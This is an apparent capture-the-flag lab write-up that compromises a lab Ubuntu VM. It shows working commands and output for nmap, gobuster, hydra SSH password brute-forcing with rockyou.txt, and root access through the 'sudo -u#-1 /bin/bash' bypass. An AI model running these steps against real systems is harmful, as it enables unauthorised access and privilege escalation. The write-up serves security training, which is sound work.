
CTF Lab 1

Through telnet ssh we entered in targeted system

In this lab we firstly need to find the machine we wanna target

- ## Step 1


  We need to scan the IP address of targeted machine which is 192.168.1.8 and We found 3 open port which is port 23, 80 and port 7223



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 22-10000 192.168.1.8 -oN hackethon1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 02:12 EDT
Nmap scan report for 192.168.1.8
Host is up (0.017s latency).
Not shown: 9976 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
23/tcp   open  telnet  Linux telnetd
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
7223/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 88:B1:11:FD:82:20 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.25 seconds
```


- ## Step 2

  Now we will check there is anything present in their robots.txt file



```
user-agent: *
Disallow: /ctf


user-agent: *
Disallow: /ftc

user-agent: *
Disallow: /sudo









c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==
```

We get some encrypted code lets decrypt It with base64.org. After decoding we get some called (ssh-bruteforce-sudoit) This is hint or something given by Lab.



Decode from Base64 format

Simply enter your data then push the decode button.

```
c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==
```

UTF-8 Source character set.


< DECODE > Decodes your data into the area below.

```
ssh-bruteforce-sudoit
```

- ➢ ## Step 3

Now we will do directories brute forcing on target for getting more information for that we use gobuster

Command: gobuster dir -u http://192.168.1.8 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.8 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.8
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 283]
/index.html           (Status: 200) [Size: 227]
/ftc.html             (Status: 200) [Size: 154]
/sudo.html            (Status: 200) [Size: 281]
/ctf.html             (Status: 200) [Size: 0]
Progress: 179561 / 882244 (20.35%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 180073 / 882244 (20.41%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
```


➢ Step 4

Now we have some directories lets check them first one by one .html and index.html are common so let’s move to next three directories.

- Let’s see /ftc.html




what are you looking for??????




```
<html>

<body>
<h1>what are you looking for??????</h1>

</body>
<!-- #117
#115
#101
#32
#114
#111
#99
#107
#121
#111
#117
#46
#116
#120
#116
-->
</html>


```

- Lets see /sudo.html



Just Sudo It..

From the little spark may burst a mighty flame.



```
<html>
<body style="background-color:#000000">
 <h1 style="color: #f5f5f5 ; font-size: 100px ; text-align: center;">Just Sudo It..</h1>
<h1 style="color: #616161; text-align: center;">From the little spark may burst a mighty flame.</h1>







</body>






#uname : test

</html>

```


We Found a user name in view page of directory sudo.html

User name is = test

- ## Step 5

  Now we have username of targeted system we need to get password for that we do password brute forcing with the help of hydra

  Command: hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.8 -s 7223 -t4




```
┌──(kali㉿kali)-[~]
└─$ hydra -l test -P /usr/share/wordlists/rockyou.txt  ssh://192.168.1.8 -s 7223 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-06 02:31:56
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.8:7223/
[STATUS] 61.94 tries/min, 64 tries in 00:01h, 14344335 to do in 3860:02h, 4 active
[STATUS] 65.60 tries/min, 199 tries in 00:03h, 14344200 to do in 3644:07h, 4 active
[7223][ssh] host: 192.168.1.8   login: test   password: jordan23
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-06 02:37:14
```

Now we have password so we can successfully connect with targets computer through telnet.

- ## Step 6

  Now type telnet commands along with port number to connect to the targeted computer. And enter the password we get through brute forcing which is jorden23


  Command: ssh test@192.168.1.8 -p 7223



```
┌──(kali㉿kali)-[~]
└─$ ssh test@192.168.1.8 -p 7223
The authenticity of host '[192.168.1.8]:7223 ([192.168.1.8]:7223)' can't be established.
ED25519 key fingerprint is SHA256:5rYzvIM74WtDvpXcOoCL+yip49t4lsCLAPqvXFn61PM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[192.168.1.8]:7223' (ED25519) to the list of known hosts.
test@192.168.1.8's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jun  5 23:09:11 2025 from 192.168.1.7
test@ctf:~$ Read from remote host 192.168.1.8: No route to host
Connection to 192.168.1.8 closed.
```


- ## Step 7

After getting the user access test we need to go for root access for that go to .bash-history and find /bin/bash file as follow in below image.




```
┌──(kali㉿kali)-[~]
└─$ ssh test@172.20.10.4 -p 7223
The authenticity of host '[172.20.10.4]:7223 ([172.20.10.4]:7223)' can't be established.
ED25519 key fingerprint is SHA256:5rYzvIM74WtDvpXcOoCL+yip49t4lsCLAPqvXFn61PM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.20.10.4]:7223' (ED25519) to the list of known hosts.
test@172.20.10.4's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jun  8 23:49:57 2025 from 192.168.1.10
test@ctf:~$ whoami
test
test@ctf:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .profile
test@ctf:~$ cd .bash_hostory
-bash: cd: .bash_hostory: No such file or directory
```

After finding the /bin/bash file simply open it with the help of cat after opening you will need for find that file.



```
ls
cd dev/
ls
cd /
ls
cd lib
ls
cd /
ls
cd etc
ls
cd /
ls
sudo -i
logout
cd /
ls
cd var/
la
logout
jordan23
sudo -i
su ctf
uid
uname -r
sudo -v
logout
sudo -u #-1
sudo --u #-1
logout
exit
sudo -i
reboot
sudo -i
sudo -u#-1 /etc
sudo -u#-1 /bin/bash
logout
ls
uname -a
cat /etc/os-release
whoami
id
exit
```




```
test@ctf:~$ sudo -u#-1 /bin/bash
[sudo] password for test:
root@ctf:~# whoami
root
root@ctf:~# 
```

Simply paste that location and you will get root access

Note:

In step 5 we use wordlist rockyou.txt for using wordlist rockyou.txt we need to unzip it, follow the steps shown in picture for that .



```
┌──(kali㉿kali)-[~]
└─$ gunzip /usr/share/wordlists/rockyou.txt.gz

gzip: /usr/share/wordlists/rockyou.txt: Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls
 192.168.1.9                        Documents     index.html       practice3.txt
 2025-05-17-ZAP-Report-             Downloads     mkdir            Public
 2025-05-17-ZAP-Report-2            example.com   Music            reports
 2025-05-17-ZAP-Report-.html        fade.gif      n                rushi.txt
 an                                 h             nmap-rushi.txt   Templates
 backblue.gif                       hts-cache     Pictures        'testphp report .txt'
 Desktop                            hts-log.txt   Practice         Videos

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists
amass  dirbuster   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt   wifite.txt

┌──(kali㉿kali)-[~]
└─$ 
```